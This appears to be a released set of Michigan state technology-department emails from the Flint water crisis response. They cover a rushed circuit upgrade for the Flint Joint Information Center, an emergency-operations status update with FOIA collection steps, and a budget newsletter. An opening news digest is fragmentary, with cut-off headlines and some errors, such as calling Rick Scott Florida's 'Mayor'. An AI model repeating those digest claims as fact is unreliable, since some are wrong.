
Mayor Rick Scott has declared a state of emergency in four counties where residents have been diagnosed with the Zika virus. Miami-Dade in the South, Hillsborough in Tampa Bay, Lee County in southwest Florida, and Duval County in Florida Panhandle have all been affected under the state of emergency. Health officials believe, however, that the residents became sick from the virus in the United States.

## **launches investigation of lead poisoning of drinking water**

Michigan launched an investigation into the contamination of drinking water in Flint, Michigan, which has left Flint children and other residents sick from lead. In a hearing on the Flint water crisis yesterday, lawmakers from both parties described what is happening in Flint as a “a man-made public health crisis.” Flint’s drinking water became contaminated with lead in April 2015. The state-appointed emergency manager ordered city officials to switch the city’s water source from Lake Huron water treated by the Detroit Water and Sewerage Department to water from the Flint River, bypassing the Flint water treatment plant. The order by the state-appointed emergency manager was part of the state’s cost-cutting measures.

## **even low lead levels can cause lasting**

Dr. Fischer and Elizabeth Anthony, a pediatrician, say that even at low levels, lead exposure can cause lasting damage. In 2005, the federal standard for action was 10 micrograms per deciliter of blood, and in 2012 it was lowered by half in recognition of growing concern about a lower threshold of concern. But the truth is there is no safe level of blood lead for children, and the American Academy of Pediatrics and the Centers for Disease Control and Prevention have said as much. The medical research community has documented negative impacts on children at even lower levels of lead exposure than the current 5 micrograms per deciliter standard. With that view, we might consider every child with a confirmed nonzero lead test as at-risk. Testing lead blood levels in children is simply too late. This is akin to the TSA searching for lethal weapons on passengers after they have boarded the flight and the plane has taken off. If the lead is in the bloodstream, the damage is real and lasting for the child, and the options for response are far fewer and less effective. Lead exposure is highest in low-income neighborhoods, children of color, and children who live in rental housing are statistically at the greatest risk of lead exposure. That means the children most at risk of lead exposure also unfortunately face the effects of poverty, low-resource communities, and



## ility found in in two-factor authentication

Authentication is a computer security measure used by major online services to protect the identify of users in the event of a password loss. Services have long endorsed two-factor authentication as an effective defense against password attacks. But what if two-factor authentication could be bypassed by computer engineering but by social engineering?

ms. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.

## a cyber security technology receives internationalization award

Commercial licensing of a cybersecurity technology developed at the University of Tennessee's Oak Ridge National Laboratory has been recognized by the Laboratory Consortium for Technology Transfer (FLC) as a good example of moving technology to the marketplace. Hyperion, which has the technology, automatically analyzes executable programs and recognizes behaviors indicative of malicious intent and vulnerabilities, was licensed to Virginia-based Hyperion Solutions, LLC, in late 2014.

## Deaths in U.S. highest among high-income nations

Statistics show that the United States, despite having only half the population of twenty-two high-income nations combined, accounted for 82 percent of firearm deaths. In addition, the United State accounted for 90 percent of deaths among women, 91 percent of children aged 0 to 14 years, and 92 percent of deaths among 15 to 24 years who are killed by firearms.

## Real-time data needed to develop the 21st century electric grid

It's a great new theory or technology to improve the nation's energy infrastructure and electric grid. Would it not be great to test it against a model that provides the details that would tell you how your ideas would work? But it is a problem because existing sets of data are too small or outdated; and you do not have access to real data from the grid because of security and privacy issues. To solve this problem, is helping to create open-access power grid datasets for the electric power industry.

## d

Resources for aerial security | US investigators find proof of Russian involvement in Ukraine power grid | Education feeling the heat for CIO's

adgment, cyber faults | Illegal border crossings by families drop  
of Boston security gets big helping scan | Syngenta-ChemChina  
e U.S. security issues | Former Homeland Security advisor found  
recruitment fraud | Super Bowl 50 security ready after Paris, San  
acks | Ottawa informed Washington of strict security checks on  
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---

**From:** Doll, Jeanette (DTMB)  
**Sent:** Thursday, February 11, 2016 11:39 AM  
**To:** Rakowski, Rock (DTMB)  
**Subject:** RE: Request from SEOC

Thanks

---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Thursday, February 11, 2016 10:33 AM  
**To:** Doll, Jeanette (DTMB) <dollj@michigan.gov>; McKee, Ryan (DTMB) <mckeer1@michigan.gov>  
**Subject:** FW: Request from SEOC

FYI – Circuit upgrade for Flint JIC.

---

**From:** Weldon, Diane (DTMB)  
**Sent:** Thursday, February 11, 2016 10:06 AM  
**To:** Salmon, Jay (DTMB) <SalmonJ@michigan.gov>  
**Cc:** Rakowski, Rock (DTMB) <RakowskiJ@michigan.gov>  
**Subject:** RE: Request from SEOC

Thank you Jay.

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Thursday, February 11, 2016 10:05 AM  
**To:** Weldon, Diane (DTMB) <weldond@michigan.gov>  
**Subject:** RE: Request from SEOC

AT&T told me yesterday when we meet that they were expecting the end of this week. Well it is Thursday and I still have not been asked to submit an RFC. ☹ I also just checked with Pierre who submitted the upgrade request for me and he hasn't heard anything either.

I am going to send another email right now to see if it will help. ☹

Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653



Desk (517) 284-7364

---

**From:** Weldon, Diane (DTMB)  
**Sent:** Thursday, February 11, 2016 10:01 AM  
**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>  
**Subject:** RE: Request from SEOC

Jay do you have an update?

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Tuesday, February 2, 2016 10:56 AM  
**To:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Subject:** RE: Request from SEOC

Rock,  
I didn't receive an update until this morning. I do not have a firm date yet but until I get that we are looking at the middle to end of next week. Which is actually great considering there is circuit/router hardware replacement for this one as well as the software changes that need to be made. AT&T management is still pushing though and I will let you know as soon as I receive a firm date.

Thank you,  
Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Tuesday, February 2, 2016 10:37 AM  
**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Subject:** RE: Request from SEOC  
**Importance:** High

Jay,  
I am receiving requests from the SEOC for an update on this.  
I did not receive an update yesterday.  
Please advise.  
Thanks

Rock

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Monday, February 01, 2016 10:57 AM  
**To:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Subject:** RE: Request from SEOC

Hi Rock,  
I spoke to AT&T management and made this circuit upgrade highest priority when we submitted it, they are aware of what this circuit is running right now. I will follow up with them today for a status and let you know.

Thanks,  
Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Monday, February 1, 2016 10:39 AM  
**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Subject:** RE: Request from SEOC

Jay, Please inform AT&T that this is for the Flint Water Crisis, if you already haven't.  
This data restriction may affect crisis communication.  
Thanks  
Rock

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Monday, February 01, 2016 10:34 AM  
**To:** Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>  
**Subject:** RE: Request from SEOC

You're welcome Diane,  
The normal timeframe is 45 business days for this type of change. I am hoping to have it completed within a week or so but we will see.

Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Weldon, Diane (DTMB)  
**Sent:** Monday, February 1, 2016 10:29 AM  
**To:** Salmon, Jay (DTMB) <SalmonJ@michigan.gov>  
**Cc:** Novello, Richard (DTMB) <NovelloD@michigan.gov>; Rakowski, Rock (DTMB) <RakowskiJ@michigan.gov>  
**Subject:** RE: Request from SEOC

Thank you Jay. Do you have an estimated idea how long it will take with AT&T?

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Monday, February 1, 2016 10:27 AM  
**To:** Weldon, Diane (DTMB) <weldond@michigan.gov>  
**Cc:** Novello, Richard (DTMB) <NovelloD@michigan.gov>; Rakowski, Rock (DTMB) <RakowskiJ@michigan.gov>  
**Subject:** RE: Request from SEOC

Hi Diane,  
I can keep you updated as I get information. Right now I have nothing new other than AT&T management is pushing the expedite.

Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Weldon, Diane (DTMB)  
**Sent:** Monday, February 1, 2016 10:22 AM  
**To:** Salmon, Jay (DTMB) <SalmonJ@michigan.gov>  
**Cc:** Novello, Richard (DTMB) <NovelloD@michigan.gov>; Rakowski, Rock (DTMB) <RakowskiJ@michigan.gov>  
**Subject:** RE: Request from SEOC

Jay the ticket and Incident that we had opened for updates has been closed. I was tasked with keeping the SEOC updated on the expedited circuit request for the JIC. Would you please keep us informed on the circuit upgrade? Or provide a contact that would have that information.

SMMS Incident 61998  
Remedy INC 5877944  
1/29/2016 12:51:46 PM salmon  
Resolution Communications Resolution Details : Circuit upgrade submitted for site. Closing incident and tracking via AT&T ticket for upgrade.

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Thursday, January 28, 2016 4:35 PM  
**To:** Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>; Wilson, David (DTMB) <[WilsonD7@michigan.gov](mailto:WilsonD7@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>  
**Subject:** RE: Request from SEOC

Expedited request to increase circuit bandwidth at Flint SOB from 50mb to 100mb was submitted to AT&T today. I have reached out to AT&T management for assistance with the expedite.

Thank you,  
Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Harris, Jack (DTMB)  
**Sent:** Thursday, January 28, 2016 10:26 AM  
**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>; Wilson, David (DTMB) <[WilsonD7@michigan.gov](mailto:WilsonD7@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>  
**Subject:** RE: Request from SEOC

Thanks Jay!

Jack L Harris  
Director, Enterprise Architecture and Network Strategies  
DTMB Office of the CTO  
320 South Walnut Street  
Lansing MI 48909  
(517) 241-9850

**DTMB**  
**HELP. CONNECT. SOLVE.**

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Thursday, January 28, 2016 9:31 AM  
**To:** Wilson, David (DTMB) <[WilsonD7@michigan.gov](mailto:WilsonD7@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>

**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>

**Subject:** RE: Request from SEOC

From the reports we saw last night the traffic was a mixture of Office 365, video streaming, Amazon and a couple of others. After some further investigation this morning it turns out there are 50 plus employees both State and Federal that will be at the location for the near foreseeable future.

The SOB has already jumped up over 80% utilization a couple of times this morning. The site currently has a 50mb AVPN circuit, I am going to contact AT&T to see about doubling it to 100mb and find out how quickly it can be completed. I will also continue to monitor the traffic patterns there.

If you have any questions please let me know.

Thank you,  
Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Wilson, David (DTMB)

**Sent:** Wednesday, January 27, 2016 5:00 PM

**To:** Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>

**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>; Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>

**Subject:** Re: Request from SEOC

Another item to investigate, whether or not they are using a video VLAN/subnet allotted for that building. If we can get the data drop info, we can get the device on the proper IP segment and put the QoS to good use.

I suspect this was overlooked when the emergency stand-up happened on Monday.

djw  
*Sent from my Verizon Smartphone*

----- Original message-----

**From:** Harris, Jack (DTMB)

**Date:** Wed, Jan 27, 2016 4:36 PM

**To:** Wilson, David (DTMB); Novello, Richard (DTMB);

**Cc:** Bates, David (DTMB); Weldon, Diane (DTMB); McQuaid, John (DTMB); Salmon, Jay (DTMB);

**Subject:** RE: Request from SEOC

Yup – you are overrunning the available bandwidth. Don't know what all they are doing there, but I'm sure it is critical. Since this is an AVPN circuit, you should be able to order additional bandwidth without hardware changes.

Jack L Harris  
Director, Enterprise Architecture and Network Strategies  
DTMB Office of the CTO  
320 South Walnut Street

Lansing MI 48909  
(517) 241-9850



HELP. CONNECT. SOLVE.

---

**From:** Wilson, David (DTMB)  
**Sent:** Wednesday, January 27, 2016 4:31 PM  
**To:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>  
**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mccquaidj@michigan.gov](mailto:mccquaidj@michigan.gov)>; Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>  
**Subject:** RE: Request from SEOC

Additionally info

---

**From:** Novello, Richard (DTMB)  
**Sent:** Wednesday, January 27, 2016 4:20 PM  
**To:** Wilson, David (DTMB) <[WilsonD7@michigan.gov](mailto:WilsonD7@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>  
**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Subject:** RE: Request from SEOC

From what we've heard the news conference was not held at the JIC. JIC is at the Flint office building and they were trying to live stream the news conference but it was slow.

The question Sgt. Ron Leix asked was could we increase bandwidth?

We've opened Remedy incident INC# 5877944 to track but it sounds like the JIC is a large increase in power users.

---

**From:** Wilson, David (DTMB)  
**Sent:** Wednesday, January 27, 2016 3:34 PM  
**To:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>  
**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>  
**Subject:** Re: Request from SEOC

The GOV office quickly stood up some staff this week in the Flint S.O.B. If the press conference was sourced from the Flint S.O.B. then they would use the network WAN circuit as the rest of the building.

My team has seen an increase in slowness tickets today. I have staff investigating if patches or SW pushes have been happening, along with looking for other factors to explain the slowness.

djw  
*Sent from my Verizon Smartphone*

----- Original message-----

**From:** Novello, Richard (DTMB)  
**Date:** Wed, Jan 27, 2016 3:20 PM  
**To:** Harris, Jack (DTMB); Wilson, David (DTMB);  
**Cc:** Bates, David (DTMB);  
**Subject:** FW: Request from SEOC

So is the press conference through the same House/Senate feed as the State of the State? Anyone know anything about how this feeds?

---

**From:** Weldon, Diane (DTMB)  
**Sent:** Wednesday, January 27, 2016 3:14 PM  
**To:** MSP-EOC-MDTMB <[MSP-EOC-MDTMB@michigan.gov](mailto:MSP-EOC-MDTMB@michigan.gov)>  
**Cc:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>; Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>; McPherson, Victoria (DTMB) <[McPhersonV@michigan.gov](mailto:McPhersonV@michigan.gov)>; Reasner, Richard (DTMB) <[ReasnerR@michigan.gov](mailto:ReasnerR@michigan.gov)>; Jackson, JP (DTMB) <[JacksonJ6@michigan.gov](mailto:JacksonJ6@michigan.gov)>; Moore, Steven (DTMB) <[MooreS3@michigan.gov](mailto:MooreS3@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Subject:** RE: Request from SEOC

Per our phone conversation I will check with EM, Telecom may have to assist.

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

---

**From:** MSP-EOC-MDTMB  
**Sent:** Wednesday, January 27, 2016 2:33 PM  
**To:** Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Cc:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>; Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>; McPherson, Victoria (DTMB) <[McPhersonV@michigan.gov](mailto:McPhersonV@michigan.gov)>; Reasner, Richard (DTMB) <[ReasnerR@michigan.gov](mailto:ReasnerR@michigan.gov)>  
**Subject:** RE: Request from SEOC  
**Importance:** High

Diane,  
Are you able to have someone check on this resource request from JIC in Flint.  
I think Rich and Vicki must be out.  
Let me know.  
Thanks  
Rock

---

**From:** MSP-EOC-MDTMB  
**Sent:** Wednesday, January 27, 2016 1:02 PM  
**To:** Reasner, Richard (DTMB); McPherson, Victoria (DTMB)  
**Cc:** Rakowski, Rock (DTMB); Doll, Jeanette (DTMB); McKee, Ryan (DTMB)  
**Subject:** Request from SEOC  
**Importance:** High

Rich and Vicki  
Can you check this out?  
We have been assigned this resource request.  
Let me know.  
Thanks  
Rock

---

**Slow Internet at Flint JIC**  
**Detailed description**

The Internet is slow at the Flint JIC today. We had difficulty streaming the Governor's Press conference. Not sure if this can be addressed or fixed.

**Attachment Description**

<b>Originating Position:</b> JIC PIO Leader		<b>Originator Name:</b> Ron Leix	
<b>Point of Contact:</b> Ron Leix		<b>Point of Contact Number:</b> 517-242-5631	
<b>Priority</b> 2-Priority (12 hrs.)		<b>Date/Time Due:</b> 01/28/2016 00:47:00	<b>Date/Time Complete:</b>



---

**From:** Doll, Jeanette (DTMB)  
**Sent:** Thursday, February 11, 2016 4:58 PM  
**To:** McKee, Ryan (DTMB); Rakowski, Rock (DTMB)  
**Subject:** SEOC Update

DHHS

- CHECC working on long-term blood testing and recovery plan
- Working on flyers on lead and pregnant women

DARD

- Continue to conduct food business assessments and follow-ups as results are received
- MSU has posted results on lead water for vegetable gardening

DEQ

- Further coordinating with LARA for school and licensed adult day care providers
- Sentinel teams entered 113 homes

DHHS-HS

- 80% care givers have submitted water samples

MDE

- US Department of Education meeting at 8:30 am Friday in Genesee County along with MI Alliance for Families, DHHS-
- Additional funding received \$340,000 to hire a contract for school nurses

ARC

- Finished site visits, now just delivering water and handling hot shot calls
- 12 event based volunteers processed yesterday
- 2,760 water testing kits assembled today

State VAL

- Michigan work force development for local work force program
- Community partners in flint

UCG

- US HHS workers in the field come back with questions from residents and organizations that will need to be vetted through local EOC for response
- Matrix status update meeting held today along with an objectives meeting

EOC

- Water break line was replaced, working on backfilling should have back up by morning
- City will watch for additional water line breaks, last year they had over 400 minor breaks
- Will compile list of number of breaks and water advisories over the past few years

DTMB

- Printing of recycling card
- Working on receipts for purchases and file
- Compiling number of emails/documents to provide to MSP FOIA

Recovery

- Working with city and county for course of direction
- Working to develop missions for the Red Cross

PIO


- Press release issued last night on cartridge replacement after the water boil advisory is lifted

MSP FOIA Coordinator Lori Hinkley

- This is a work in progress in preparation for litigation, MSP may have changes moving forward
- The state will be transparent and provide all information by March on the internet

- MSP team will lead the effort and apply exemptions
- Email, text messages, documents, voicemail messages
- All emails and documents that have been deleted at the SEOC will be reinstated – MSP will work with DTMB to recover all documents
- 2 year retention schedule for all Flint Water Response at this time
- All work conducted at the SEOC on the computers will be MSP's responsibility
- State agency personnel emails are the responsibility of the corresponding agency
- 24 exemptions under FOIA
- Will set a production timeframe for information moving forward once original production is done
- By COB Friday, February 11, MSP has to provide a list of employees collecting documents, how soon they can obtain them and the estimate of how many document
- Agencies to provide number of emails sent/received per day and number of days actively working on response to obtain
- Agencies to provide copies of all written correspondence by COB February 19, MSP will then need to review for exemptions and then provide documentation to the governor's office by February 29
- Linked is also part of public documentation and must be provided
- MSP FOIA will provide documentation on protocols and process to follow
- Bethany Goodwin is lead FOIA coordinator for MSP

Jeanette Doll, Professional Emergency Manager  
 MI Dept. of Technology, Management & Budget  
 Emergency Management Coordinator  
 (517) 373-2231 Office  
 (517) 719-8763 Cell



---

**From:** DTMB Director and CIO David Behen <dtmb@govsubscriptions.michigan.gov>  
**Sent:** Wednesday, February 17, 2016 10:10 AM  
**To:** Rakowski, Rock (DTMB)  
**Subject:** The Gov. Snyder's Budget Proposal



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
DTMB Header 022216

Good morning everyone. I hope everyone had a great holiday weekend.

I had the good fortune to travel to Marquette on Monday with Chad Laidlaw, DTMB's policy and planning analyst, to meet with city, business and university leaders and to address the Economic Club of Marquette. I told them about the many things DTMB does, placing special emphasis on our work in mobility and cybersecurity. Marquette is really developing and making its mark as an innovative and entrepreneurial community.

Now work.

The executive budget Gov. Snyder presented last week outlined his investment plan for Michigan. Yes, the proposal for fiscal year 2017-18 outlined a strategy to address the critical challenges of addressing the Flint water crisis and turning around Detroit's Public Schools, but the \$54.9 billion plan also includes investment in four key areas:

- **Education.** The budget increases investment to K-12 schools, community colleges and the state's public universities. Additional funds are proposed to expand career, technical, science, technology, engineering and math programs.
- **Protecting the Public.** The governor's plan expands the Secure Cities program, which has reduced violent crime in four major Michigan cities. Funds also would support an additional trooper recruit school and an academy to train corrections officers, among other initiatives.
- **Putting People First.** The governor recommends continued expansion of the Healthy Kids Dental Program and funding efforts to ensure residents have access to affordable health care. His proposal boosts funds to help cover new higher cost specialty medications to treat conditions such as hepatitis C and cystic fibrosis, among others.
- **Investing in Infrastructure.** The proposal allocates \$1.2 billion to maintain and repair Michigan roads, bridges and other critical infrastructure.

The budget proposal also includes FY 2017-18 funding recommendations for DTMB. Gov. Snyder recommends ongoing funding of \$1.3 billion for department operations and a one-time allocation of \$32.4 million.

A few highlights include:

- \$502 million for information technology support for all state agencies and \$132.8 million for

14 high-priority IT projects in seven agencies. He recommends increasing the Information Technology Investment Fund by \$7 million, from \$65 million to \$72 million. This fund supports several major multiyear IT projects and upgrades, including the replacement of outdated legacy systems.

- An additional \$5 million to support cybersecurity improvements to safeguard citizens' personal information and protect critical infrastructure and government services.
- IT support of \$6.5 million to modernize the Office of Retirement Services' systems and enhance customer service for more than 530,000 current and future retirees.

You can see the full executive budget recommendations, which are posted on the Budget Office website. Details of DTMB's proposed budget begin on page B-75.

We can expect to see many changes before the budgets are signed and become effective Oct. 1. The executive budget will be used by the House and Senate Appropriations Committees as they work on their own budgets and hold committee hearings on the proposals. I'll keep you posted as the process moves ahead.

As always, I welcome your notes, whether about the budget process or any other topic. Please send them to me at behend@michigan.gov.

Thank you again for all the good work you do. I hope you have a great week ahead.

David

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The Department of Technology, Management and Budget

You are receiving this email because you are an employee of the Department of Technology, Management and Budget. If you have questions about your subscription, please contact DTMB-Communications@michigan.gov.

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This email was sent to rakowski@michigan.gov using GovDelivery, on behalf of DTMB - Lewis Cass Building - 320 South Walnut Street - Lansing, MI 48933 517-373-1004

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Thursday, February 18, 2016 9:41 AM  
**To:** Weldon, Diane (DTMB)  
**Cc:** Rakowski, Rock (DTMB)  
**Subject:** RE: Request from SEOC

And I apologize,  
I thought you were aware of that.

Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Weldon, Diane (DTMB)  
**Sent:** Thursday, February 18, 2016 9:37 AM  
**To:** Salmon, Jay (DTMB) <SalmonJ@michigan.gov>  
**Cc:** Rakowski, Rock (DTMB) <RakowskiJ@michigan.gov>  
**Subject:** RE: Request from SEOC

Jay do you have an update?

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Thursday, February 11, 2016 10:05 AM  
**To:** Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Subject:** RE: Request from SEOC

AT&T told me yesterday when we meet that they were expecting the end of this week. Well it is Thursday and I still have not been asked to submit an RFC. ☹ I also just checked with Pierre who submitted the upgrade request for me and he hasn't heard anything either.  
I am going to send another email right now to see if it will help. ☹

Jay Salmon  
NTSD - ITM14  
Enterprise Network Services

Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Weldon, Diane (DTMB)  
**Sent:** Thursday, February 11, 2016 10:01 AM  
**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>  
**Subject:** RE: Request from SEOC

Jay do you have an update?

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Tuesday, February 2, 2016 10:56 AM  
**To:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Subject:** RE: Request from SEOC

Rock,  
I didn't receive an update until this morning. I do not have a firm date yet but until I get that we are looking at the middle to end of next week. Which is actually great considering there is circuit/router hardware replacement for this one as well as the software changes that need to be made. AT&T management is still pushing though and I will let you know as soon as I receive a firm date.

Thank you,  
Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
